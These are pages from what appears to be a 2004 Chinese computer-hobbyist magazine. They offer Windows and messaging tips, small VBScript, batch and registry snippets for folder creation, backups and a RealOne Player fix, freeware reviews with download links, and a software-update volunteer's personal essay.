如果想取消MSN中的广告显示，可从http://www.msgplus.net网站下载名为“MSN Messenger Plus”的工具(注意该软件也自带了一个“寄生虫”广告，不过可以选择不安装，安装时要看清楚提示哦)，安装以后单击MSN的“Plus→个人偏好设置”，单击“联系人名单”，在右边选中“隐藏广告条”选项即可。

你知道吗？

玩笑程序

有些人喜欢设计一些恶作剧的小程序，悄悄运行在别人系统内部，偶尔跳出来开个玩笑。这类东西一般不会对系统造成什么恶果，但想去除掉也挺麻烦的。著名的杀毒软件McAfee VirusScan具有专门查杀这类程序的功能，但默认状态是关闭的。启动方法如下：双击VirusScan在系统托盘图标，打开控制台，选择“任务→属性→所有进程”，在“高级”选项中勾选“查找潜在的有害程序”和“查找玩笑程序”两个选项(见图5)。



图5

CF [XT07]

技巧E卡通 Skill Tips

谁能用光驱，我一人说了算！

在Windows 2000/XP/2003的操作系统中，有一个方便的管理光驱的方法，可以控制哪些用户可以使用光驱，哪些用户不能用。方法是在“我的电脑”上点击鼠标右键，选择“管理”。依次选择“存储→可移动存储→物理位置”，然后在列表中会看到光驱的型号，点右键选择“属性→安全”，就会看到一个类似文件夹的“安全”选项，在里面就能设置哪些用户可以使用这个驱动器，哪些不能。有意思的是，你会发现在“物理位置”这个文件夹中，一些曾经连接过这台电脑的移动设备也能如法炮制，比如数码相机、USB打印机，都可以设置详细的使用权限！(LX)

安装字体的环保方案

安装字体的方法，一般是把要安装的TTF或FON字体文件直接复制到控制面板的“字体”文件夹下即可，系统会自动安装该字体文件。但这个方法也不是很好，因为随着字体文件的增多，系统所在分区越来越小，运行速度就会被拖慢。此外，在重装系统后还要再次安装新字体，实在麻烦。这里有一个好方法:先把所有想安装的字体复制到一个文件夹下(不要复制到系统所在分区，复制到一个空闲分区)，然后把该文件夹下所有字体的快捷方式用右键拖进控制面板下的“字体”文件夹下，系统同样会为你安装该字体。最重要的是，一种字体只占用系统分区的1KB空间，比起原文件的5MB空间，简直是天差壤之别，如果你要装100多种字体，那节省下的系统分区空间就十分可观了。

(Hack86)

当硬盘有物理坏道时

当格式化完硬盘后，发现不能重装系统并提示硬盘有坏道，用快速格式化、SCANDISK命令都无能为力时，可以尝试用FDISK把现有分区全部删除，然后重新分区后再装操作系统，或许能成功。若是品牌电脑，可以先不分区，直接安装然后用“一键恢复”等功能恢复系统，再重新格式化，也可能解决问题。

(谢兆辰)

快速创建多个文件夹

有时候我们需要建立多个文件夹，如果一个一个地用鼠标右键，选择“新建→文件夹”的方法，效率实在太低了。我们可以用WSH（Windows Scripting Host，Windows脚本宿主）来实现这一功能，比如我想在D盘根目录建立100个文件夹，那么首先打开记事本，输入以下代码：

```
dim objdir
set objdir=wscript.createobject("scripting.filesystemobject")
for k=1 to 100
anewfolder="d:\music" & k
objdir.createfolder(anewfolder)
next
```

将其保存为addfolder.vbs文件，双击该文件，你的D盘根目录就会自动创建100个分别名为music1，music2……music100的文件了。（眼镜猪）

巧用Foxmail转换繁体中文

在网上冲浪时，偶尔会碰到繁体字的网页或文章，Windows 2000以上操作系统都可以把内容按正确的内码显示在屏幕上，但文章内容本身并没有修改，如果需要保存就不方便了。装转换工具有点不值得，这时可以用到我们常用的邮件工具Foxmail，点击“邮件→写新邮件→编辑→从文件粘贴”，选择要转换的文件后按“打开”按钮，接着选择菜单中的“工具→字符转换→(BIG5→GB)”。OK，看看编辑区里的文字，是不是已经变成了简体中文啦！(广东 CuTe)

不用Ghost也能备份Windows 9x

很多人备份系统都用Ghost，如果手头没有Ghost呢？也能备份！备份时只需将整个Windows目录备份一份，如果用普通的复制、粘贴方法，并不能成功地备份，这是因为虚拟内存的临时文件WIN386.SWP文件在作怪。备份时只要选中除了WIN386.SWP文件外的所有文件，复制到指定目录即可。这样会占很大空间，可用DOS下的ARJ、RAR等工具压缩一下。恢复时只要在DOS环境下把原来的Windows目录删除，恢复备份目录，目录名改成Windows即可。

(高卫锋)

防止系统重建“我的文档”下的子文件夹

在Windows XP中，当删除“我的文档”下面的子文件夹（如“我的图片”）时，系统会在重启后又创建一个同样的文件夹，让人恼火。如何避免这一情况呢？在“开始→运行”中输入“regsvr32 /u mydocs.dll”命令后回车，再删除相关文件夹即可。（眼镜猪）

CF [XT09]

看点 ①充分利用系统资源，让你的电脑同时去干两件事，工作、娱乐两不误。
②用Ghost恢复系统前自动备份收藏夹和QQ聊天记录等重要个人数据。
③让任意窗口面对面，实现真正的透明效果，能够直接在当前窗口操作后台窗口。

不舍“鱼”也能取“熊掌”

——让你的电脑同时做两件事

■北京　笨笨

有一天，小特在家收信，发现又出现了一堆来自新地址、使用新主题的“全新”垃圾邮件，于是打算上网，到邮件服务器上过滤一下，可是“屋漏偏逢连阴雨”，小特的宽带又出了点问题，只有焦急地慢慢等待，而无事可做……

上面这一幕，相信每个人都会发生，不知道你是怎么处理的呢？比如，你在电脑整理磁盘时干什么呢？是不是像小特一样放张CD，享受这难得的休闲时光？或是在CD抓轨时，看看那“封存”已久的视频文件？Windows的多任务功能，你用好了吗？

1.工作、看电影两不误

如果你需要完成一项主要由电脑干活，你等待，但又不得不坐在电脑前的工作(如扫描图片，或像文章开头那样的工作)。那你打算利用这段时间来做些什么呢？像小特一样去看看电影吧。

以My MPC为例，用它打开视频文件后，按下Ctrl＋Shift＋0，把窗口设置为“最小”模式，然后再按Ctrl＋T，让My MPC的窗口置顶，现在用鼠标把播放窗口拖拽到不影响正常工作的位置，并根据需要调整大小，这样就能一边工作一边欣赏电影了(见图1)。



图1　完全的窗口模式，需要恢复时，只要按Ctrl＋Shift＋2即可

2.聊天游戏两不误

相信很多人都会希望边聊天边玩游戏吧。这样可以娱乐、聊天两不耽误。

(1)QQ解决方案：对于一些网络游戏，可以先把网游切换为窗口模式，然后进入QQ，打开和MM聊天的窗口，切换到“聊天模式”，点击“设置窗口置顶属性”按钮(见图2)。



图2　经过这样的设置，在不耽误游戏的情况下，还能不落下MM的每一句重要对话，选择重要的去回复吧

小提示

现在已经有了专为网络游戏设计的QQ——网游版QQ，它可以和网络游戏真正完美地结合在一起，大家可以从http://im.qq.com/qq/mo.shtml?/download/qq_for_mmog.shtml下载到这个软件。使用方法和QQ基本一样，而且也有详细的使用说明，菜鸟都能很快上手。

还记得2004年第5期《看我收藏的“七十二变”》吗？里面介绍的QQ收藏夹功能还记得吗？现在有的论坛提供了一些小游戏，我们完全可以用QQ的收藏夹功能直接去玩。比如你是猫扑用户(可到http://www.mopsite.com/注册)，那么可以把“http://www.mopsite.com/new/caisz.asp”这个网址加到QQ的收藏夹里，这样你不必打开浏览器，就可以玩到有趣的猜数字游戏了(见图3)。




图3　去找找你常去的论坛有没有这些小游戏

小提示

★有些论坛是用在线时间来增加积分的，那么同样可以用这个收藏夹功能来“泡点”，这样只要上了QQ就上了论坛，最重要的是不用打开浏览器。当然也可以用来监视论坛上是否有新贴发出，或监视自己的贴子是否还在论坛的第一页，必要时就“顶一下”^0^。

★如果经常上腾讯QQ的论坛，那么可以登录到http://bbs.qq.com/bbs_rule.shtml?rule/qqmianban.htm，在这里可以找到腾讯QQ论坛中每个版块的代码，把这段代码加入到收藏夹里，就可以随时看到新帖了。

(2)MSN Messenger解决方案：与QQ相比MSN Messenger(以下简称MSN)本身内置的功能已经足以实现边玩边聊了。但如果觉得MSN内置的游戏对你来说已经不具挑战性，那可以从http://www.newhua.com/cfan/200407/MSN6GamesPatchv08.zip处下载一个MSN游戏补丁包。等你安装它后，就可以在“活动地带”下看到新增的数个新游戏了(见图4)。

3.边工作边背单词

工作娱乐的同时，也不要忘记学习，我们就利用空闲的时间去背背单词吧。软件就选择大家经常使用的“金山词霸”。进入软件后，右击系统托盘处的软件图标，选择“工具



图4 这才称得上是“活力地带”(安装时要关闭MSN)



图5 右击图标就会显示此菜单：①勾选此项，当按住Alt键时，按住鼠标左键可移动窗口位置，按住鼠标右键可改变窗口大小；②勾选此项，让SHELL ENHANCER对指定程序增加功能，比如在“资源管理器”里单击鼠标选中项目，其实用性不强；③软件的设置项，可以设置窗口是否置顶，是否透明等，软件使用的快捷键也要在这设置

→金山迷你背单词”即可。

4.边装系统边听歌

重装系统，对于老鸟和菜鸟都是件头痛的事——等待的时间太长了。不过如果你有两个光驱，那么可以先把“从”光驱的数据线拨掉，然后把耳机或音箱接到这个光驱的前面板上，接着放上一张CD，边听歌，边装系统。相信这样会让你感觉轻松不少。只是别忘了装完系统，再把光驱数据线接好。

5.系统恢复、备份两不误

如今GHO大行其道，很多朋友都自备了一张GHO光盘，然后用它来启动电脑进行恢复。不过不少人都会粗心大意，忘记把系统盘中的收藏夹、QQ聊天记录进行备份，如果还没有开始恢复，那又要重启电脑，进入Windows后进行备份；如果要是已经恢复，没办法，你只有对自己的疏忽大发感慨了。如何解决这个问题呢？很简单，一般的GHO启动光盘都会有Autoexec.bat这个自启动文件，你只需要在里面添加如下的内容即可(注意目录名及文件名要使用8.3格式)。

```
@echo off
xcopy C:\PROGRA~1\Tencent\*.* D:\BAK /E
xcopy C:\DOCUME~1\ADMINI~1\FAVORI~1\*.* D:\BAK /E
```

然后，把C:\Windows\system32下的“xcopy.exe”一起刻到光盘的根目录中。现在你只要用这张光盘启动，就可以直接进行备份，而不必再去手动备份恢复了。

6.任意窗口面对面

在Windows中，同时让电脑做两件事，就要同时打开两个窗口，那么我们就来介绍一款能让任意窗口置顶，并做透明处理的软件——SHELL ENHANCER。

SHELL ENHANCER小档案

软件版本：1.0Beta　　软件大小：1716KB
软件性质：免费软件　　适用平台：Windows 2000/XP
下载地址：http://www.nuonsoft.com/downlds/ShellEnhancer_1.0_Beta_Setup.exe
软件备注：可以让任意窗口置顶、透明或用快捷键运行任意程序。

软件安装后会自动运行，并在系统托盘处显示图标(见图5)。现在右击任务栏上的窗口按钮，就会出现选项菜单(见图6)。

实战：“记事本”自动透明化

实现功能：只要“记事本”是非当前激活的窗口就会自动转为透明状态，这样可以让没用的“记事本”不妨碍你。

Step1 点击“开始→附件→记事本”，打开“记事本”编辑器，右击任务栏上的“记事本”按钮，选择“Auto Manage”，在弹出的窗口中点击“Next”按钮，进入下一步。



图6 如果点击的窗口选择了“焦点”项，则它总是处在激活状态

Step2 设置如何判断应用程序是否打开。其中“Application name”是使用运行的程序名来判断，“Windows title”是根据窗口的标题栏来判断，“Windows classname”是根据窗口类名来判断。我们使用默认即可，直接点击“Next”进入下一步。

Step3 这时会出现三个需要勾选的项目，你可以按需要进行勾选：“Always On Top”(置顶)、“Allow X-Windows style moving/resizing”(允许用X-Windows模式移动或修改窗口尺寸)、“Always minimize this windows to the system tray”(自动最小化到系统托盘区)，选好后，点击“Next”。

Step4 这里共有三个选项：“Transparency(precent)”(表示直接透明，即不管什么状态，都会按照所给数值对窗口做透明处理)、“Transparecy when not active(precent)”(当窗口处在非激活状态时进行透明，我们就要选择此项，然后指定一个透明度)、“Color key”(让指定颜色透明)，最后点击“Next→Finish”按钮完成设置。之后只要“记事本”处在非活动状态，它就会自动透明。

小提示

★在用QQ聊天时，每个聊天窗口都占用了很大面积，很不方便，所以需要对其进行透明处理：打开一个聊天窗口，设置为“聊天模式”，并按照实战中前三步的方法对QQ窗口进行设置，在Step 4勾选“Color key”，然后拖动“Pick”图标，到QQ窗口中白色区域放开即可，最后点击“Next→Finish”按钮完成设置，这样你的QQ窗口就会变为一个白色部分透明的窗口，而且是“真透明”窗口，即可以穿过QQ窗口直接点击其下的内容。

★需要恢复时，只要右击任务栏上的软件图标，去除“Auto Manage”的勾选即可。

★右击系统托盘图标，依次点击“Settings→Settings→Auto Managed Windows”就可以查到所有已经设置了“Auto Manage”的程序。CF [SY01]

Foxmail 的垃圾保卫线

回音壁

■缘来如此

在 2004 年第 4 期的《掀 Foxmail 个底儿朝天——Foxmail 文件大揭秘》一文中，介绍的Foxmail 文件夹少了一个 AntiSpam 目录，它是 Foxmail 专门用来实现过滤垃圾邮件的文件夹，具体功能如下。

AntiSpam 目录

功能:该目录是 Foxmail 反垃圾邮件功能的数据文件目录，该目录下通常会有五个文件:

black.lst:反垃圾邮件设置中的“黑名单”过滤数据文件。

corpus.dat:使用贝叶斯过滤学习后产生的数据库文件。

corpus.idx:使用贝叶斯过滤学习后产生的数据库索引文件。

UniWord.txt:Foxmail反垃圾邮件规则中认为可能是垃圾邮件的关键词。

white.lst:反垃圾邮件设置中的“白名单”过滤数据文件。

实战:快速备份垃圾邮件过滤数据规则

Foxmail 中提供了邮件及地址簿备份功能，但对于反垃圾邮件的过滤数据却没有提供备份功能，例如自己积累的垃圾邮件黑名单和贝叶斯学习数据等。不过我们知道了 AntiSpam 目录的功能，直接备份该目录下所有文件，即可备份所有反垃圾邮件过滤数据了，当然你也可以把这些反垃圾邮件的文件与朋友们共享。

如果你想批量添加垃圾邮件黑名单，其实不必在 Foxmail 中一个个地打开垃圾邮件进行添加，直接用“记事本”打开“black.lst”文件，输入垃圾邮箱地址即可，注意每个地址要单独写一行。

另外，在使用贝叶斯过滤的反垃圾邮件功能时，你需要让 Foxmail 学习正常邮件和垃圾邮件各 1000 封，才能使用该功能，对于许多朋友来说，可能 N 年来收到的所有邮件也没有那么多，不过你也可以使用别人的贝叶斯过滤数据库，直接覆盖“corpus.dat”和“corpus.idx”文件即可。但要注意，别人认为是垃圾邮件的，可能对于你来说会有用，所以最好还是对自己的邮件进行学习才有最好的效果。

小编有话说:小编的邮箱每天都会收到来自不同国家，不同语言的垃圾邮件(主要来自中国)，本着免费共享的原则，小特从小编 Cornel 和 Ricky 那里收集整理了一套 Foxmail 用的黑名单，你可以从 http://www.newhua.com/cfan/200407/black.lst处下载。

▶▶▶ 火速链接

2004 年第 3 期 65 页 《邪与正的对话——垃圾邮件的生与死》
2004年第4期30页 《掀Foxmail个底儿朝天——Foxmail文件大揭秘》

ACDSee 强力小技巧两则

■停停

1.去除 ACDSee 的“自做多情”

当安装 ACDSee 后，每次插入光盘，ACSee 都会检测光盘，如果是图片光盘就会出现提示，但我们并不想让 ACDSee“自做多情”的去做这件会影响速度的操作，解决方法很简单:打开 ACSee，选择菜单中的“工具→选项→浏览”，去除“插入新的光盘时自动检测”项的勾选即可。

2.ACDSee 中的快速操作

当我们用 ACDSee 的浏览器管理图片文件(尤其是管理数码照片)时，可能需要做删除、复制等操作，但 ACDSee 在执行一些操作时会出现提示(比如删除文件或移动复制文件时)，非常的麻烦，这时我们可以选择“工具→选项→管理文件”，然后去除“删除文件夹时确认”、“删除文件时确认”、“重命名和删除只读文件时确认”的勾选，建议保留“使用回收站”的勾选，以防误删。同时，将“移动/复制 重复的文件”项设置为“重命名”，最后点击“确定”即可。这样当你再进行删除、重命名、移动文件等操作时就不会出现提示了。CF [SY02]

《拯救双击无反应的 RealOne Player》一文补遗

■北京 杨印祥

笔者的朋友安装了 RealOne Player，双击之后没有反应，正好想起《电脑爱好者》曾经介绍过对此问题的解决办法，可经过修改后，故障依旧。后经查找，果然发现[HKEY_LOCAL_MACHINE\Software\CLASSES\Software\RealNetworks\Gemini\0.1\Preferences\PluginFilePath]仍然指向豪杰超级解霸，看来罪魁祸首就在这里了，将其修改为 RealOne Player 路径，运行 RealOne Player，故障解决，所以文中的注册表需要进行修改。打开“记事本”输入下面的内容(如果是 Windows 2000/XP 用户需要修改第一行为 Windows Registry Editor Version 5.00):

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\CLASSES\Software\RealNetworks\Gemini\0.1\Preferences\PluginFilePath]
@="C:\\Program Files\\Common Files\\Real\\RCAPlugins\\"
[HKEY_LOCAL_MACHINE\Software\CLASSES\Software\RealNetworks\Preferences\DT_Plugins]
@="C:\\Program Files\\Common Files\\Real\\Plugins\\"
[HKEY_LOCAL_MACHINE\Software\CLASSES\Software\RealNetworks\Preferences\DT_Codecs]
@="C:\\Program Files\\Common Files\\Real\\Codecs\\"
[HKEY_LOCAL_MACHINE\Software\CLASSES\Software\RealNetworks\Preferences\DT_Common]
@="C:\\Program Files\\Common Files\\Real\\Common\\"
```

保存为 REG 文件，双击后即可解决。

小编有话说:为了方便大家使用，小特已经把这个注册表文件放到了网上，如果你的 RealOne Player 出了毛病，只要从http://www.newhua.com/cfan/200407/realback.zip处直接下载使用就可以了。

▶▶▶ 火速链接

2003 年第 23 期 37 页《拯救双击无反应的RealOne Player》


CF [SY03]

对Outlook Express开刀:OE Tweaker

问:看了2004年第4期的《掀Foxmail个底朝天!——Foxmail文件大揭密》一文后，感觉很不错，但我平常使用的是Outlook Express(以下简称OE)，能不能对它也进行修改呢？

答:推荐你使用OE Tweaker，它是一款针对OE而开发的软件，可修改OE的很多设置。比如，修改隐藏“帐号”菜单，修改OE的窗口标题栏等功能。

OE Tweaker下面共有四个标签，其中“General Settings”标签的使用方法可以按下图进行设置。可能由于软件是英文版，所以OE Tweaker阻止垃圾邮件的功能没测试成功。如果你使用的是英文版系统，可以把要过滤的邮件地址，保存为OE的CSV格式文件，然后把它导入到软件中即可。




软件版本:1.01　软件大小:428KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://qwhale.com/download/outlook_express_tweaker/1.01/QWOeTweakerInstall101.exe

随时监控文件改变:TailTHIS

问:由于工作的原因，我需要对一个软件的日志文件进行监控，能随时知道它的状态，这样如果出现问题我可以及时知道，不知道有什么办法吗？

答:推荐你使用TailTHIS，它可以对某文件进行镜像，每当镜像的文件发生改变后，TailTHIS的监视窗口也会同时出现改变，这样你可以随时知道镜像的文件是否改变，以及变化的结果。

打开软件后，先用“File to Tail”后的“Browse for File”打开需要监控的文件(可以是TXT文本文件，也可是LOG的日志文件)，然后在“Number of Lines to Tail”后输入从第几行开始进行监控(比如你的LOG文件中的前3行是昨天的记录，并不需要监控，这时你可以输入“4”，从第4行开始监控)，再勾选“Use Follow Mode”项，最后点击“Tail”按钮，软件就会打开窗口进行监控。



如果提示缺少DLL文件，可以从http://download.microsoft.com/download/vb60pro/Redist/sp5/WIN98Me/EN-US/VBRun60sp5.exe处下载VB6运行库。

软件版本:1.3.0　软件大小:9KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.hexacom.cc/tt/tt.zip

好友联系本常备手边:腾讯地址本

问:为了方便发送短信，我一般都用QQ给好友发送短信，现在我想把他们的资料进行备份，做成地址簿，不知道有没有这方面的软件？我是菜鸟，最好这款软件使用起来不要很复杂。

答:腾讯公司专门为大家准备了一款腾讯地址本软件，它就可以把QQ好友的所有资料备份下来。

由于是腾讯公司出品，所以你只要会用QQ，那么使用这款软件就应该没有任何问题。你可以通过建立文件夹、组来管理你的联系人，也可以使用“发送短信”按钮给联系人发送短信(发送短信前，需要在“帐户”菜单下的“帐户资料”内设置手机号码)。另外不得不提到的是从现在到7月1日为止，使用这款软件都可以免费给好友发送短信，还等什么？快去试试吧。



软件版本:1.2beta测试版　软件大小:735 KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://qqdl.tencent.com/addr1.2beta.exe

随时知道天气情况: XDeskWeather桌面天气秀

问:现在网络这么发达，有没有可以随时知道天气情况的软件呢？



答:得到天气预报的方法有很多，除了上网看天气外，还可以从QQ、MSN Messenger里得到天气情况，但它们都不能放到桌面上随时看到。这里推荐给你一款名叫桌面天气秀的软件，当你运行它后，会在桌面上显示出一个很漂亮的半透明窗口，你不仅可以用它看到包括当天在内的未来六天的天气情况。还可以用它还扮靓你的“桌面”。



软件的使用很简单，右击面板，去除“移动”的勾选，让软件窗口固定在桌面上，选择“配置→详细设置”，然后在“请选择或输入您的位置”一栏中，输入或选择你所在的城市即可。

软件版本:2.4 Beta
软件大小:1120KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://sq5.onlinedown.net/down/XDeskWeather_beta2.4_install.rar

新软物语

为你的“新建”菜单添光加彩: PROGRAMMERS EXTENSIONS

问:我看了《电脑爱好者》的一些技巧后，需要经常建立BAT、REG文件，有没有快速建立这些文件的方法呢？

答:推荐你使用PROGRAMMERS EXTENSIONS，你只要把它安装好，当你在“资源管理器”的空白处右击，选择“新建”项时，就可以新建更多的项目了。这些项目包括:批处理文件(BAT)、超文本文件(HTML)、JavaScript脚本文件(JS)、注册表文件(REG)、VBScript脚本文件(VBS)。



软件版本:N/A
软件大小:45KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.jastek.net/downloads/setupjpe.zip


轻轻松松练打字:快打一族

问:我想找一款用于练习打字的软件，最好是免费的软件，不知道有没有？

答:快打一族就非常符合你的要求。它是一款界面友好，功能强大的免费软件，其功能强于同类的很多共享软件 。

进入程序后，首先要选择练习的内容。除了很多打字软件都带有的“中文练习”及“英文练习”外，软件还提供了“五笔专区”及“数字练习”。如果你是个初学者建议你去“基础练习”里先学习一下指法，对于喜欢自由的高手来说，“自定内容练习”是不能不去的地方。在模式方面除了比较正规的“普通模式”外，软件还提供了“游戏模式”，让你边玩边练。

由于是中文界面，再加上界面简单明了，所以这款软件使用起来并不难，就算是对电脑了解不多的菜鸟或是MM都可以马上上手使用。



软件版本:4.0　软件大小:2236KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://sq5.onlinedown.net/down/kuaida.exe

CF [SY04]

稀饭共享软件发布区

论坛网址:http://www.cfan.com.cn/bbs

属于你的播放器

现在大家使用的播放器是什么？Winamp？Foobar2000？JetAudio？或其他什么软件？但假如你在使用自己制作的播放器，那么可以到http://www.cfan.com.cn/ipb/index.php?showtopic=86035上去看看，这是由网友B-三硝基甲苯发起的比赛——看看到底谁的播放器好。

其实，B-三硝基甲苯自己编写的播放器也相当不错，虽然界面简单，功能却相当多。首先支持格式有MID、WAV以及MP3等，同时它也具有CD播放功能。其次可以自动隐藏到系统托盘区，并且还能进行全局热键设置。当然该软件还有很多功能，比如自动添加列表(把软件关联到MP3格式的文件后，当第二次双击打开某MP3文件时，在播放列表内的文件并不会删除，而是把这次打开的文件自动添加到前一次的列表文件中进行播放)、选择播放(从现有的列表中选择需要播放的歌曲)等功能。反正几乎主流播放器有的功能它都已经具备。你可以去下载一个试试看，说不定就会喜欢上它。



虽然界面简单，功能却相当丰富

软件版本:0.8　软件大小:104KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=85601

15元(通用版)或12元(教育版及学生版)优惠注册“日常写作无忧”(优惠日期为2月15日至4月15日)。:

http://www.softreg.com.cn/shareware_view.asp?id=/389DAFBD-49B5-416A-9F6B-F05C77A75E60/(通用版)

http://www.softreg.com.cn/shareware.asp?id=13611(学生版)

http://www.softreg.com.cn/shareware.asp?id=13610(教育版)

15元优惠注册“加密金刚锁”(优惠日期3月1日至5月1日):

http://www.softreg.com.cn/shareware_view.asp?id=/3021BDA3-AF8D-4B6D-B32E-D1BACE4717C0/ CF [SY05]



神农的牢骚

■神农

这段时间有三款重量级的软件推出了其最新版本的正式版，一个是老牌压缩软件 WinZip 9.0，另一个就是中国人都知道的 QQ2003III 正式版，最后一个就是人见人爱的 Foobar2000。

先说说 WinZip 9.0(见图 1)，这东西虽然在国外很流行，但在中国好像已经没什么市场了，几乎所有人安装的都是 WinRAR，而 WinZip 到 9.0 了居然还不支持 RAR 压缩包……



图 1 WinZip 的 BUG 早在测试版中就有了，看来 WinZip没有考虑中文系统呀

前不久神农在国内某知名论坛里看到了网友们做的 WinZip 与 WinRAR 速度比较测试，测试结果纠正了很多人以前的错误想法(包括神农在内，这里要说声抱歉，误导了大家)：我们以前做的测试都是用 WinRAR 压缩 RAR 格式的时间与用 WinZip 压缩 ZIP 格式的时间做比较，但这种对比是没有意义的，而且我们似乎忘记了 WinRAR 还可以压缩 ZIP 格式，如果让它们同时压缩 ZIP 格式，你就会发现 WinRAR 的压缩速度与 WinZip 不相上下。

WinZip小档案

软件版本：9.0.6028 汉化版　　软件大小：2249KB
软件性质：共享软件　　适用平台：Windows 9x/2000/XP
下载地址：http://nj.onlinedown.net/down/HA-winzip90(6028)-LDR.exe

再来说说新版的 QQ，这次腾讯推出新版本，弄得相当隆重，几个知名网站同时发布了最新的QQ，不过新版本与其上一个版本 QQ2003III Build 0117 版相比，更新内容用“一个优化三个解决”就可以概括了，基本上就是修改 BUG，是个没有新增功能的正式版(对宣传时所说的新增功能，你在之前的 Beta 版中已经用了个遍)，不过其中那条“解决了某些情况下 QQ 自动关闭的 BUG”修复得还是相当及时的。

QQ小档案

软件版本：2003III简体中文正式版　　软件大小：12.1 MB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://im-sh.qq.com/QQ2003III.exe

如果半月内只有两款软件更新的话，那么除了微软系列产品的补丁，另外一款可能就是 Foobar2000(以下简称 Foobar)了，Foobar的作者更新非常勤快，所以现在已经到0.8了(不知道 1.0 到底什么时候推出)。新版使用了全新的漂亮图标以及全新的皮肤。它的出现让 Foobar 得以改头换面



图2 这还是大家所熟悉的Foobar？不过测试的Foobar已经是增强版，再加上这款皮肤，软件对内存的占用已经达到了近10MB，不知道这是不是已经失去了Foobar最初的目的

(见图 2)。

只要按照下面的方法，这个皮肤很容易就可安装成功了。

Step 1 从 http://www.newhua.com/cfan/200407/foo_tunes_0_1.1.2.zip 处下载皮肤文件。

Step 2 解压缩 foo_tunes_0_1.1.2.zip，把其下的三个文件及一个文件夹全部拷贝到Foobar安装文件夹下的components子文件夹下(默认为C:\Program Files\foobar2000\components\)。

Step 3 进入 Foobar，选择菜单中的“Foobar2000→参数设置”，然后在窗口左侧选择“Display”，再从右侧窗口中的“用户界面模块”下拉菜单中选择“fooTunes”，重启 Foobar 后就可以看到新面板了。

小提示

★如果安装完 Foobar 后，提示缺少 MSVCR70.DLL 文件，可以从http://w1.401.telia.com/~u40118856/msvcr70.zip处下载。

★Foobar的新皮肤有些窗口是隐藏的，你可以按照图2所示的箭头方向把它们拖拽出来。

小编有话说：如果你使用的系统为 Windows 2000，那么这个皮肤可能会出现一些问题，皮肤的作者也推荐你不在要 Windows 2000 下使用，在小特测试的两台电脑中，一台是无法使用(出现问题时，可以把刚才拷贝到components子文件夹下的几个文件全部删除，就可以重新进入 Foobar 了)，另一台是无法显示系统托盘的软件图标。

Foobar2000 小档案

软件版本：0.8 汉化增强版　　软件大小：2644KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://xz.onlinedown.net/down/foobar.plus.exe

CF [SY06]

枯燥并快乐着——我做软件更新员的日子

■北京 CEG

我从来没想过自己会去做什么“软件更新员”，那绝对是发生在我身上的一个“小概率”事件。我不喜欢那种细腻、单调的复制、粘贴工作，我认为那是没有任何挑战和创造力的。实际上，当初决定为一家刚刚诞生不久的软件新闻站更新新闻，我的初衷是为了锻炼自己的英文水平。

网站刚开始只有为数不多的几位朋友管理，谁有空谁就更新。后来网站规模扩大后，更新就按时间段来分配了。那一段，我和我的站友们每天都重复着这样的事情：辗转于国内外著名新闻网站，查看常用软件是否有版本更新，编译外文新闻，发布到网站上。如此反复，工作机械而枯燥，我们就像一只只不能疲倦的陀螺，被抽打着，不断抛弃过去，不断追求新鲜的东西。做这样的事情是没有任何报酬的，每个人都在消耗着自己的热情，推动我们继续下去的动力是站点访问量的步步窜升。做久了后居然对站点有了感情，我曾经逗笑着跟站长说：“你是这个站的老爸，我也算它的干爹了。”说罢，我们在QQ上大笑。

做更新久了也有了“职业毛病”：对“测试版”、“beta”、“release”等字眼特别敏感，一见眼睛就放光。跟MM逛商场，看到“OLAY”(玉兰油)总是想到“0day”，看到“up2u”总想到“update”，我也不知道怎么会这样:(。还有一次记忆犹新的经历，居然在一家化妆品店看到一个名为“Opera”的粉底，据说还是国际知名品牌，我的一句“不知道Opera(注：一个著名的浏览器)今天有没更新”，让MM一头雾水。

跟遍布全球成千上万的微软测试员一样，由于更新的关系，我可以拿到很多软件的内部测试版本，也可以提前享受软件的新版本。在圈里混熟了以后，我在0day和Warez站上认识了不少志同道合的人，后来成为了非常好的朋友。其间，居然有编辑来站里约稿，于是我偶尔给杂志写点文章，体验到了更新员真正的“实惠”。后来索性辞职回家，以写稿、卖稿度日，乐此不疲。以往“仅仅为锻炼英文水平”的目的早已随风而逝，我发现我爱上了做这样的事情，它带给我越来越多的快乐和收获，远非枯燥单调可以冲淡。

“天下无不散之筵席。”在我做更新员第二个年头的那个圣诞节，站长无奈地告诉我：他要闪人了。由于工作原因，他不得不暂时关闭它！而那时我也因为找了新的工作而无更多时间顾及，自然而然地跟他一块停止了我所熟悉和钟爱的更新工作。

